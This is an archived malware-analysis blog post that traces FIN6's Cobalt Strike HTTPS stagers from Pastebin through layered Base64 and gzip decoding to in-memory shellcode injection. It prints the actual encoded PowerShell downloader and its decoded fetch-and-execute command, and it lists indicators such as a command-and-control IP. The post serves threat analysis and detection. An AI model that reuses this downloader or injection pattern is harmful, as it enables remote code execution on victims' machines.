# Cobalt Strike stagers used by FIN6 :: MWLab — Ladislav's Malware Lab

Published: 2020-07-07 · Archived: 2026-04-10 02:49:38 UTC

In June, LIFARS team worked on engagement related to FIN6 threat actor. FIN6 group was also detected and described in April and May, by various other forensics firms, including SentinelOne and FireEye Managed Defense (Mandiant), which described intrusion by FIN6 threat actor and their latest tactics, techniques, and procedures (TTPs). In particular, they used also LockerGoga and Ryuk ransomware families, and Cobalt Strike for initial compromise and lateral movement. Even three months after publishing their post, some of the URLs for Cobalt Strike stagers have been still active, so I decided to publish analysis of these Cobalt Strike stagers and payloads.

## Cobalt Strike

As described on the Cobalt Strike's website, it is "software for Adversary Simulations and Red Team Operations". Yes, it is a commercial tool with price $3,500 per user for one year and it is used by many pentesters and red teamers as well as by some of the advanced threat actors such as APT19, APT29, APT32, Leviathan, Cobalt Group and FIN6. Again, official website says:

> "Cobalt Strike gives you a post-exploitation agent and covert channels to emulate a quiet long-term embedded actor in your customer's network".

Therefore it is kind of more interesting malware than relatively common backdoors, rats and Metasploit.

## HttpsStagers

There are couple of IOCs in FireEye including links to the pastebin website. And some of these URLs are still active in the time of writing this article, so let's pick up one and look at it, e.g. `hxxps://pastebin[.]com/raw/HPpvY00Q` .

FireEye mentions that "in some cases, the encoded PowerShell commands were used to download and execute content hosted on the paste site hxxps://pastebin[.]com." And I can confirm, this is exactly what I saw during some of cases I worked on. There were simple PowerShell downloaders in the form of encoded commands such as the one on Figure 1.

```
powershell.exe -nop -w hidden -enc SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGI
AYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHAAYQBzAHQAZ
QBiAGkAbgAuAGMAbwBtAC8AcgBhAHcALwBIAFAAcAB2AFkAMAAwAFEAJwApACkA
```

Fig. 1: Example of encoded PowerShell downloader

After decoding, it is pretty straigtforward: download string from pastebin and invoke expression:

```
IEX ((new-object net.webclient).downloadstring('hxxps://pastebin[.]com/raw/HPpvY00Q'))
```

Now, look at the content from the pastebin URL. It contains approximately 7kB large payload - again the execution of encoded PowerShell command in hidden window.




Fig. 2: Payload downloaded from Pastebin

After decoding, we get another long Base64-encoded string, this time, also gzipped. So the next steps are obvious: decoding the Base64 and decompress GzipStream.




Fig. 3: Decoded Pastebin payload contains GZipStream encoded as Base64

Using Linux CLI tools, it can be done with one-liner `echo "..." | base64 -d | gunzip`. Finally, we can see something which looks like not-encoded PowerShell, but again, with one Base64-encoded string.


Fig. 4: Decoded and gunzipped payload with another Base64-encoded string

Reviewing the code from Figure 4, we can see that there is C# assembly which creates new namespace called `inject` and it is compiled in-memory. This namespace is wrapper for native functions `VirtualAlloc`, `CreateThread` and `WaitForSingleObject` from kernel32.dll.

These functions are used for injecting the content of Base64-encoded string to the memory and executing it in a new thread. Therefore, the Base64-encoded string (decoded `$var_code`) contains shellcode.

## Shellcode

In this article I will not dive too deeply into the shellcode analysis. Instead of it, a very simple approach such as string extracion is just enough for revealing the some more IOCs and the essential purpose of the shellcode. So, let's do it. Again, Linux CLI tools can be very handy and `echo "..." | base64 -d | strings` (or `strings -n 7`) does its job. We can see extracted strings in the Figure 5.




Fig. 5: Extracted strings from the shellcode

There is clearly readable User-Agent and IP address 185.202.174[.]91, thus this shellcode is probably another downloader. And this hypothesis can be verified by analysing the shellcode in disassembler or debugger such as `scdbg`.

## Closing Notes

The Cobalt Strike HttpsStagers are used to delivery further payload to the victim computers. The extracted shellcode can download and execute another binary payload from Cobalt Strike servers. These servers are often listening on the TCP port 50050, which is default port for Cobalt Strike Team servers used for cooperation of the attackers or pentesters.

I also saw some HttpsStagers with one more obfuscation step in place - the shellcode in `$var_code` was xored with an one-byte value, but this requires only one more step in the analysis process leading to the same results.

Following the deobfuscation process from this analysis (multiple extraction and decoding of Base64-encoded strings, gunzip decompression, strings extraction), we can create a recipe for CyberChef tool and automatize this process. Recipe from this article together with the content from the pastebin as an input data is available as this CyberChef Recipe.




Fig. 6: Analysis in CyberChef

## References


- https://lifars.com/2020/07/detecting-malware-capabilities-with-capa/
- https://labs.sentinelone.com/the-anatomy-of-an-apt-attack-and-cobaltstrike-beacons-encoded-configuration/
- https://www.fireeye.com/blog/threat-research/2019/04/pick-six-intercepting-a-fin6-intrusion.html
- https://www.cobaltstrike.com/
- https://attack.mitre.org/software/S0154/
- https://gchq.github.io/CyberChef/
- CyberChef Recipe


---